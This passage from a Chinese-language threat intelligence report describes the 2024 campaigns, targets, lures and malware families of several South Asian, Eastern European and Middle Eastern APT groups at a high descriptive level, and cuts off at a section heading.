
透明部落，又称 Transparent Tribe、C-Major、ProjectM。该组织主要针对印度政府、军队或相关机构，以及巴基斯坦的激进分子和民间社会，利用社会工程学进行鱼叉攻击，同时也会在移动端发起攻击。

透明部落从 2023 年 9 月开始对印度发起了一系列移动端攻击活动，主要使用了 4 个武器化的 Android 应用程序来冒充 YouTube 等合法程序，旨在通过社会工程学手段向移动游戏玩家、武器爱好者和 TikTok 粉丝传播 CapraRAT 间谍软件 [34]。透明部落还将移动端的攻击武器伪装成聊天软件针对印度军方人员，采用 Lazaspy 远程控制工具实现控制受害者设备和采集信息的目的 [35]。该组织的其他攻击活动主要瞄准印度政府、国防和航天航空部门，并且经常使用跨平台编程语言，例如 Python、Golang 和 Rust，以及流行的网络服务，如 Telegram、Discord、Slack 和 Google Drive，最终部署一系列恶意工具 [36]。



▲ 图 1.38 透明部落相关样本的攻击链和核心功能 [36]

透明部落还通过 Linux 桌面应用分发恶意载荷 [37]。活动感染链始于一个 ZIP 压缩文件，攻击者将诱导用户在 Linux 环境下执行压缩包中的 "approved_copy.desktop" 文件。最后下载的两个恶意载荷功能相同，均为由 Golang 编写的 ELF 文件，实际上属于 Mythic 框架下的 Poseidon 组件，用于建立持久化，获取 C2 服务器指令并执行。




▲ 图 1.39 透明部落利用 Linux 桌面文件的攻击流程 [37]

SideCopy

SideCopy 主要针对印度等南亚国家，以政府、国防、军事等相关组织人员为目标进行网络间谍活动。因其攻击手法主要复制响尾蛇（Sidewinder）及其他 APT 组织的 TTP 而得名。网络基础设施与透明部落存在关联。

2024 年上半年 SideCopy 组织持续对印度展开攻击，其中有三起针对印度政府实体的网络攻击事件使用的攻击链相同，并且利用受感染的域名来托管后续载荷 AllaKore RAT[38]。




▲ 图 1.40 SideCopy 攻击链 [38]

2024 年 5 月，SideCopy 以印度大学生为攻击目标，投递包含恶意网站超链接的邮件，链接指向的恶意网站托管了压缩文件，其中带有旨在触发感染过程的恶意快捷方式 (LNK) 文件 [39]。

Mysterious Elephant

Mysterious Elephant 具有南亚地区背景，主要针对巴基斯坦的外交组织进行攻击，常用 ORPCBackdoor 木马。该组织和南亚其他 APT 组织响尾蛇、蔓灵花等存在关联。

Mysterious Elephant 在 2024 年初展开新一波攻击活动，使用了一些此前未被发现的攻击武器，并改用 WalkerShell 作为初始入侵载体下载 ORPCBackdoor 木马 [40]。



▲ 图 1.41 Mysterious Elephant 攻击链 [40]

（四）东欧


东欧地区 APT 组织在 2024 上半年依然利用网络钓鱼针对乌克兰、欧洲、美国等地区开展间谍活动以窃取机密信息。其中 APT28、Sandworm 在上半年极为活跃，频繁对攻击目标发起大规模窃密或破坏行动。

APT28

APT28 也称为 Pawn Storm、Forest Blizzard、Fancy Bear 等，其最早活动可以追溯至 2007 年，主要针对政府、军事和安全组织。2022 年俄乌冲突以来，该组织积极针对乌克兰目标进行攻击，此外攻击目标还涉及到东欧其他国家和欧盟北约的成员国。


APT28 擅长结合暴力破解和隐秘手段攻击高价值目标 [41]，近几年的攻击活动中使用一款利用 Windows Print Spooler 服务漏洞 CVE-2022-38028 获取系统等级权限的恶意工具 GooseEgg[42]。在 2023 年 4 月至 12 月期间 APT28 分三个阶段部署了信息窃取恶意软件 HeadLace，并利用凭证收集网页发起了一系列针对欧洲各地网络的攻击活动 [43]。2024 年初，美国联合多方破坏了用于支持 APT28 攻击活动的僵尸

网络，该僵尸网络由受感染的 Ubiquiti EdgeRouter 路由器设备组成，APT28 借助僵尸网络窃取凭证和代理恶意流量 [44、45]。



▲ 图 1.42 APT28 信息窃取活动感染链 [43]

APT28 被披露再次发动信息战活动“Doppelgänger NG”[46]。截至 2024 年 2 月，APT28 已在全球范围内开展了大规模的网络钓鱼活动 [47]，冒充阿根廷、乌克兰、格鲁吉亚、白俄罗斯、哈萨克斯坦、波兰、亚美尼亚、阿塞拜疆和美国等多个国家的实体，使用的诱饵文件内容涉及金融、关键基础设施、高层会晤、网络安全、海上安全、医疗保健、商业和国防工业生产等领域。2024 年 5 月波兰 CERT 披露 APT28 针对波兰政府机构发动钓鱼攻击 [48]。




▲ 图 1.43 APT28 钓鱼活动攻击链示例 [47]

Sandworm

Sandworm 组织大约从 2009 年开始运营，主要针对能源、工业控制系统、政府和媒体相关领域的乌克

兰实体，攻击活动中不乏针对关键基础设施的破坏行动，在 2022 年俄乌冲突中策划了针对乌克兰电网的攻击。

Sandworm 利用 Kapeka 后门针对东欧地区（尤其是乌克兰）发动多次袭击 [49]。该组织还利用数据擦除器 AcidRain 的新变体 AcidPour 破坏用于 Eutelsat KA-SAT 通讯的调制解调器在乌克兰的使用 [50]。3 月份乌克兰 CERT 披露 Sandworm 试图破坏乌克兰 10 个地区约 20 家能源、水和热供应领域企业的信息通信系统的正常运行 [51]。除了破坏行动，Sandworm 也广泛实施着收集情报的网络间谍活动 [52]。




▲ 图 1.44 Sandworm 在俄乌战时破坏活动总结 [52]

Turla


Turla，又称为 Snake 或 Uroburos，其攻击目标包括政府机构、大使馆、教育研究机构和制药公司等。近几年，该组织攻击了德国外交部、法国企业的服务器，窃取了大量的情报信息。2022 年俄乌冲突以来，该组织积极针对乌克兰等目标进行攻击，此外攻击目标还涉及到东欧其他国家和欧盟北约的成员国。

2024 年初研究人员发现 Turla 组织使用新恶意组件攻击欧洲地区 [53、54]，攻击者利用植入的 TinyTurla-NG 后门部署另外三个模块来维持访问、执行任意命令和窃取凭据，恶意软件感染了欧洲非政府组织的多个系统。



▲ 图 1.45 TinyTurlaNG 攻击过程 [54]

在其他攻击活动中，Turla 通过钓鱼攻击和 Zabbix 软件的错误配置获取初始访问权限，利用两个新后门 LunarMail 和 LunarWeb 攻击欧洲外交部及其驻外外交使团 [55]。



▲ 图 1.46 两个 Lunar 工具集攻击链 [55]

APT29

APT29 常使用一系列网络钓鱼策略或供应链攻击手段针对多国政府、外交机构和其他实体，被认为与 2020 年 SolarWinds 供应链攻击事件有关。

2024 年 2 月，APT29 针对德国政党实施网络钓鱼活动 [56]，诱饵内容带有德国主要政党基督教民主联盟（CDU）标志，诱饵文档包含一个链接，指向恶意 ZIP 文件，ZIP 文件中又包含 APT29 常用的 ROOTSAW（又名 EnvyScout）恶意软件，用于部署 WINELOADER 后门。

FIN7

FIN7 是以经济利益为导向的攻击组织，攻击活动最早从 2015 年开始，影响行业包括金融服务、运输、零售、教育、电子产品等。该组织经常借助鱼叉式网络钓鱼分发恶意软件，擅长使用不落地的无文件攻击方式。

2023 年底，FIN7 针对美国一家大型汽车制造商发起鱼叉式网络钓鱼 [57]，通过 IP 扫描工具安装包诱使 IT 部门具有高级别访问权限的员工下载恶意程序。2024 年 4 月，研究人员观察到 FIN7 组织使用恶意网站冒充可信品牌，并利用 Google Ads 传播托管恶意软件的网站，恶意软件用 MSIX 格式打包 [58]。


（五）中东

2024 年上半年，中东地区的网络安全形势依然严峻且复杂。地缘政治竞争、经济利益冲突和权力争夺使该地区成为网络攻击和间谍活动的重灾区。以色列和巴勒斯坦之间的冲突加剧，导致网络攻击频繁，涉及的 APT 组织众多，攻击目标复杂多样。攻击者采用复杂的恶意软件、精密的社会工程学手段以及人工智能和物联网等新兴技术，针对能源、通信和金融等行业的关键基础设施，严重威胁中东地区的经济稳定和社会运行。

APT35

APT35，又名 Charming Kitten、Mint Sandstorm 等，是中东地区较为活跃的 APT 组织之一。自 2014 年以来，他们通过复杂的社会工程学活动针对欧洲、美国和中东的政府和军事人员、学者、记者以及世界卫生组织 (WHO) 等发动攻击。攻击目标遍布全球，涉及政府、国防军事和外交等多个领域的组织机构。

2023 年 11 月以来，微软观察到 APT35 的一个独特子集，攻击目标是在比利时、法国、加沙、以色列、英国和美国的大学和研究机构中从事中东事务的知名人士。在这次活动中，APT35 使用定制的网络钓鱼诱饵，试图通过社会工程学手段诱使目标下载恶意文件。在少数情况下，微软观察到了新的入侵后技巧，包括使用名为 MediaPl 的新定制后门。



▲ 图 1.47 微软观察到 APT35 植入后门的入侵链 [59]

MuddyWater

